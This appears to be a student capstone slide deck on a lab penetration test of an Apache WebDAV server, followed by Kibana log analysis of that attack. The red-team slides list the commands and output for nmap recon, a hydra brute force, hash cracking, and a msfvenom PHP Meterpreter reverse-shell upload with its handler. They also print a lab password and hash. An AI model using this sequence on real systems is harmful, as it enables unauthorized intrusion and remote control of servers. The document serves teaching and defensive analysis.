Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Team Members: Jacob Starks, Shontae Hamilton, Crystal Hamilton & Navdeep Singh

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host for the Machine Cloud with Kali, Elk and Capstone managed via Hyper-V program
Kali	192.168.1.90	Attacker Machine used for penetration on the Capstone Machine
Elk	192.168.1.100	Filebeat, Metricbeat and Packetbeat collection from Capstone Machine and presented with Kibana
Capstone	192.168.1.105	Apache Server and. Target Machine feeding log data for all traffic to Elk

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Web security	Secret directory path openly listed on web server Admin username (ashton) openly exposed	Easy path identification for file uploads Narrowed down password cracking attempts to just one user
Weak Logins	Weak passwords (small lengths) No multi-factor identification required Exposed hashes for Admins (ryan) No limits on log-in attempts	Allowed hacker to execute Brute force attack

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unauthorized file upload	Uploading files on server w/o any restrictions on file type	This vulnerability allows pasting external files onto the server directly
Remote code execution	Open Port 80 Allowing execution of the files w/o restrictions	Able to deploy payload remotely and allows running malicious scripts. Establishing backdoor connection via open port 80

Exploitation: Weak Web Security

01

Tools & Processes

Used **ifconfig** to identify attacker machine's IP address

Used **nmap –sV 192.168.1.0/24** to scan the network and identified target machine's IP address

User **dirb http://192.168.1.105** to locate the existing (and/or hidden) Web Objects.

02

Achievements

- Accessed company's /webdav
- Achieved access to primary user name for Brute Force Acttack

03

Refer next 2 slides for screenshots of this exploitation

Exploitation: Weak Web Security

```
File  Actions  Edit  View  Help

root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 886  bytes 219262 (214.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 965  bytes 871040 (850.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Discovering
Attacker's IP

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-05 17:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00058s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

Nmap command output


```
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr  5 17:21:38 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Tue Apr  5 17:21:42 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```


Dirb command output
Discovering /webdav

```
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.91 seconds
root@Kali:~#
```


Discovering
Target's IP


Exploitation: Weak Web Security





Company's directories, CEO name and secret folder are exposed w/o any default index.html.





Additionally, company_folder/secret_folder pointing to a single user "ashton" for Brute Force Attack

Exploitation: [Weak Logins]

01

Tools & Processes
Used hydra –l ashton –P /usr/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get company_folder/secret_folder to conduct Brute Force Attack on user “ashton”

User CrackStation to discover user’s password

02

Achievements
Discovered ashton’s password and obtained password hash for another user (ryan)

Discovered ryan’s password using CrackStation

03

Refer next 2 slides for screenshots of this exploitation

Exploitation: [Weak Logins]

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105
http-get /company_folders/secret_folder
```

Executing Brute Force Attack using Hydra

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 10] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-05 1
7:50:02
```

Discovered the password for user “ashton”


192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-D


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Discovered password hashes for user “ryan”

Exploitation: [Weak Logins]



Discovered the password for user “ryan”



Successful login as ryan to drag and drop files on the webserver

Exploitation: Unauthorized File Upload

01

Tools & Processes

Used msfvenom –p php/meterpreter/reverse_tcp –o shell2.php LHOST=192.168.1.90 LPORT=680 to create a reverse tcp payload.
Used attacker machine for listening

Deployed the payload using user's (ryan) account and steps displayed on the web

02

Achievements

Able to successfully deploy the payload on the company's webserver


03

Refer next 2 slides for screenshots of this exploitation

Exploitation: Unauthorized File Upload

```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp -o shell2.php LHOST=19
2.168.1.90 LPORT=680
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30687 bytes
Saved as: shell2.php
root@Kali:~#
```


Executed msfvenom to create a reverse tcp payload (shell2.php)





```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Steps used to upload the payload

Exploitation: Unauthorized File Upload





Payload on company's webserver (/webdav)

Exploitation: Remote Code Execution

01

Tools & Processes

Used **msfconsole** to start the msf prompt
Used **exploit/multi/handler** to initiate the exploit
Set **payload php/meterpreter/reverse_tcp**
Used **options** and set the **LHOST to 192.168.1.90 & LPORT to 680**
Used **exploit** to execute the exploit

02

Achievements

Able to open the meterpreter session on the target machine
Able to browse directory and look at the hidden flags

03

Refer next 2 slides for screenshots of this exploitation

Exploitation: Remote Code Execution


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreterpreter_reverse_tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):
```

Using multi/handler exploit and setting the payload as php/meterpreter_reverse+tcp

Using options to set up/check LHOST and LPORT


```
msf5 exploit(multi/handler) > set lport 680
lport => 680
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen addr
e specified)
   LPORT  680              yes       The listen port
```

Exploitation: Remote Code Execution




Exploit execution


Meterpreter session on Attacking machine



Obtained access on Target machine


Finding and displaying flag.txt






Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan






- Port scan occurred from 00:12:10 – 00:13:00 AM and about 16,048 packets were sent. Approximately 3000 packets were sent every 10 seconds
- Varying ports and destination IP addresses where source IP address stayed same


Analysis: Finding the Request for the Hidden Directory






- The Dirb request for hidden directory occurred between 00:21:30 – 00:22:00 AM on April 6th, 2022 (CST 7:21:30 PM - 07:22:00 PM on April 5th, 2022)
  At 00:48 – 00:50AM – 15,793 requests for company_folder/secret_folder were made
- Approximately 5,558 requests were made with HTTP response 404 and
  15,806 requests were made for company_folder/secret_folder
- Dirb used the word lists added to the url to discove hidden directories (including /webdav)
  Requests for company_folder/secret_folder are indication of Brute Force Attack. The requested file was connect_to_corp_server. This file has directions to connect to the server and username as well as hashed password

Analysis: Uncovering the Brute Force Attack





